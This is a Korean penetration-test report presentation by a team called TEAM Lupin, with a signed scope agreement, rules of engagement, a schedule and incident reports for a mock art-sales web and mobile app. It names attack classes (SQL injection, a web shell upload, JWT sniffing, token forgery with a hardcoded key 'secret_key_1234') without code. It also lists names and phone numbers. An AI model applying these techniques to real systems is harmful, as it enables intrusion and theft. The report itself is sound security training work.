

모의해킹

결과 보고서

소속	TEAM Lupin
팀장	서경우
팀원	정재학
팀원	김한비

■ 목차

1 팀 소개

팀원들 소개와 각각의 역할

2 사전 협의 및 계약서

복사본 계약서

3 수행단계

시나리오 진행순서

4 웹 모의해킹 및 솔루션 적용

웹 모의해킹 결과 보고서를 기반으로 솔루션 적용

5 모바일 모의해킹 및 솔루션 적용

모바일 모의해킹 결과 보고서를 기반으로 솔루션 적용

6 네트워크 솔루션 적용


침투를 탐지함

7 마무리

마무리


팀 소개

TEAM Lupin



팀장 서경우

모바일 취약점 진단 및 솔루션 적용



팀원 정재학

WEB, DB 취약점 진단 및 솔루션 적용



팀원 김한비

네트워크 취약점 진단 및 솔루션 적용

사전 협의 및 계약서

소속: TEAM Lupin 책임자: 정재학 / 010-8790-3334
소속: TEAM Lupin 수행자: 서경우 / 010-6379-5418

3. 수행 인력

수행인력: 정재학, 서경우 (총 2 명)

4. 점검 대상 및 범위

대상 URL/IP: <http://theblack.com/> 제외 대상: shop_db.payments 테이블 내 실데이터
변조 및 삭제 행위, 임직원 대상 사회공학적 기법(피싱, 스파이 피싱, 전화 등) 및
물리적 침입

5. 동의 및 면책 사항

권한 부여: THE Company(이하 "갑")은 TEAM Lupin(이하 "을")에게 위 명시된 대상에 대해
모의해킹 및 취약점 진단을 수행할 권한을 부여합니다.

적법성 인정: 본 수행은 "갑"의 사전 승인 하에 이루어지는 합법적인 보안 활동으로, 정
보통신망법 등 관련 법령에 위배되지 않음을 확인합니다.

면책 조항: "을"이 사전에 합의된 수행 계획과 절차를 준수하였음에도 불구하고 발생하는
예기치 못한 서비스 일시 지연, 로그 과다 적재 등의 경미한 장애에 대해서는 "을"에게
고의나 중대한 과실이 없는 한 민형사상 책임을 묻지 않습니다.

책임 한계: 단, "을"이 합의된 범위를 고의로 벗어나거나 악의적인 목적으로 시스템을 파
괴/유출한 경우에는 모든 책임이 "을"에게 있습니다.

위와 같이 모의해킹 수행을 공식적으로 승인합니다.

2025년 12월 10일

제1조 (당사자)

갑

- 기관명: THE Company
- 대표자: 서경우
- 주소: http://theblack.com/

을

- 소속: TEAM Lupin
- 성명 / 직위:
 - 정재학 / 수행책임자(PM)
 - 서경우 / 선임연구원

제2조 (목적)

본 계약은 "을"이 "갑"의 정보시스템에 대한 모의해킹 및 보안 취약점 진단(이하
"부 사업")을 수행함에 있어 취득한 모든 비밀정보를 보호하고, 해당 정보의 사용

보안 관제팀의 오탐지 방지 및 예외 처리를 위해 아래 IP를 사용함.

점검자 IP 1: 192.168.16.105 점검자 IP 2: 192.168.16.2

3. 수행 규칙 및 제한 사항 (Rules)

가용성 보장: 서비스 거부 공격(DoS/DDoS) 및 대량의 트래픽을 유발하는 자동화
도구의 무분별한 사용을 금지한다.

데이터 보호: DB 조회 성공 시 SELECT 등 단순 조회만 수행하며, UPDATE,
DELETE, DROP 등 데이터 변조/삭제 쿼리는 절대 수행하지 않는다. 개인정보
열람 시 화면 캡처(증거) 후 즉시 파기하며 로컬 PC에 저장하지 않는다.

단, 보고서 작성 목적의 최소한의 증거만 활용한다.

관리자 페이지: 관리자 권한 획득 시, 설정 변경이나 계정 생성을 하지 않고 접근
성공 화면만 캡처한다.

4. 비상 대응 체계 (Communication)

점검 중 서비스 지연, 다운 등 이상 징후 발생 시 즉시 점검을 중단하고 아래
핫라인으로 연락한다.

구분	시스템 담당	담당자명	전화번호	이메일
점검자	김민수	김민수	010-1234-5678	kimminsoo@example.com

모의해킹 수행 동의서

모의해킹 수행을 위한 사전 승인 및 합법성
확인 문서

비밀 유지 계약서

내부 기밀 및 개인정보 보호를 위한 비밀유지
계약

수행 계획서

모의해킹 점검 일정 및 수행 방법

수행단계 - 대상 & 일정




본 모의해킹은 미술 작품 판매 플랫폼 ‘THE company’의 웹 애플리케이션과 모바일 애플리케이션(THE GALLERY.apk)을 대상으로 취약점 진단 및 모의 해킹 실시하였음.


날짜	내용
12월17일~12월18일	정보수집/취약점분석/공격/탐지 및 대응
12월19일~12월 23일	모의해킹 보고서 작성
12월 24일	모의해킹 보고서 발표

수행단계 - 시나리오

THE Company (수행기간: 12.4~12.23)




정보탐색



취약점 진단



침투/공격



대응방안



보고서 작성

모의해킹 수행 - 침해 사고 보고서

웹 침해 사고 보고서 모바일 침해 사고 보고서

☞ [클릭] 상세 침해 사고 보고서 내용이 담긴 워드 보고서 원본 확인

기본정보			
신고제목	웹 취약점 악용을 통한 서버 침투 및 개인정보 유출 사고 신고		
신고종류	[V] 해킹	접수일시	2025년 12월 2일
기업명	The Company	사업자번호	504-12-34567
업종 대분류	G. 도매 및 소매업	업종 중분류	47. 무점포 소매업
업종	전자상거래업	규모	중견기업
회사 지역	대구광역시		
회사 주소	대구광역시 중구 덕산동 12-34		
신고자 이름	홍길동	신고자 연락처	010.1234.5678
이메일	Lupin1234@koreait.com		
기술지원여부	[V] 아니오 (자체 보안팀 분석)		
폐해지원 서비스 등의여부	[V] 미동의	후속조치 지원등의여부	[V] 미동의
정보통신기반시설 대상 여부	[V] 미해당	CISO 지침여부	[V] 지정
기반시설 내/외 발생	해당없음		
중소기업 정보보호지원 개인정보 제공	[V] 동의	사이버 위협정보 분석·공유 시스템(IC-TAS) 개인정보 제공	[V] 동의


사고현황			
사고발생시간	2025년 12월 1일 16:25		
사고인지시점	2025년 12월 1일 16:25 (실시간 탐지)		
사고원인	<ul style="list-style-type: none">입력 값 검증 부재를 악용한 SQL Injection파일 업로드 취약점 (PHP 웹쉘 업로드 시도)접근 제어 미흡 (관리자 페이지 비인가 접근)		
피해사실 인지 전 이상징후	<ul style="list-style-type: none">트래픽 급증: WAN 인터페이스 대역폭 그래프에서 비정상적인 스파이크(Spike) 발생 확인차단 로그 다발: Graylog 대시보드상에서 ModSecurity: Access denied (403) 코드가 특정 시간대에 집중됨.		

기본정보			
신고제목	앱 API 취약점을 악용한 포인트 부정 적립 및 계정 탈취 사고 신고		
신고종류	[V] 해킹	접수일시	2025년 12월 2일
기업명	The Company	사업자번호	504-12-34567
업종 대분류	J. 정보통신업	업종 중분류	63. 정보서비스업
업종	모바일 멤버십 플랫폼	규모	중견기업
회사 지역	대구광역시		
회사 주소	대구광역시 중구 덕산동 12-34		
신고자 이름	홍길동	신고자 연락처	010.1234.5678
이메일	Lupin1234@koreait.com		
기술지원여부	[V] 아니오 (자체 보안팀 분석)		
폐해지원 서비스 등의여부	[V] 동의	후속조치 지원등의여부	[V] 미동의
정보통신기반시설 대상 여부	[V] 미해당	CISO 지침여부	[V] 지정
기반시설 내/외 발생	해당없음		
중소기업 정보보호지원 개인정보 제공	[V] 동의	사이버 위협정보 분석·공유 시스템(IC-TAS) 개인정보 제공	[V] 동의


사고현황			
사고발생시간	2025년 12월 1일 14:00		
사고인지시점	2025년 12월 2일 10:00		
사고원인	<ul style="list-style-type: none">M5 (불완전한 통신): HTTP 평문 통신 사용으로 로그인 시 JWT 토큰이 패킷 스니핑에 노출됨.M3 (인증/인가 미흡): 소스코드 내 하드코딩된 취약한 비밀키(secret_key_1234)가 유출되어 관리자(GOLD) 권한 토큰 위조 발생.M1 (자격증명 오남용): API 응답 및 로컬 DB(SQLite)에 비밀번호와 토큰이 평문으로 저장되는 설계 결함.		

본 문서는 실제 침해 사고 시나리오를 기반으로, 사고의 원인 분석 및 대응 절차를 체계적으로 정리하여 작성하였습니다.

모의해킹 수행 - 웹구성도



모의해킹 수행 - 모바일 구성도



모의해킹 수행 - Web

모의해킹 결과 보고서

☞ [클릭] 상세 취약점 분석 내용이 담긴 워드 보고서 원본 확인

2025년 Team Lupin 모의해킹
2025 / 12 / 18




2025년 Team Lupin 모의해킹
모의해킹 결과 보고서

먼저 상세한 취약점 분석과 기술적 검토를 거쳐
워드 형태의 결과 보고서를 완수하였으며,
오늘 보시는 발표자료는 해당 보고서의 핵심 내용을 효과적으로
공유하기 위해 재구성한 자료입니다.

모의해킹 수행 - 웹 취약점 분석

본 진단은 **OWASP zap**를 활용하고 주요정보통신기반시설 기술적 취약점 분석 평가 기준에 따라 분석하였으며, 그 결과 다수의 고 위험 취약점이 식별되었습니다.



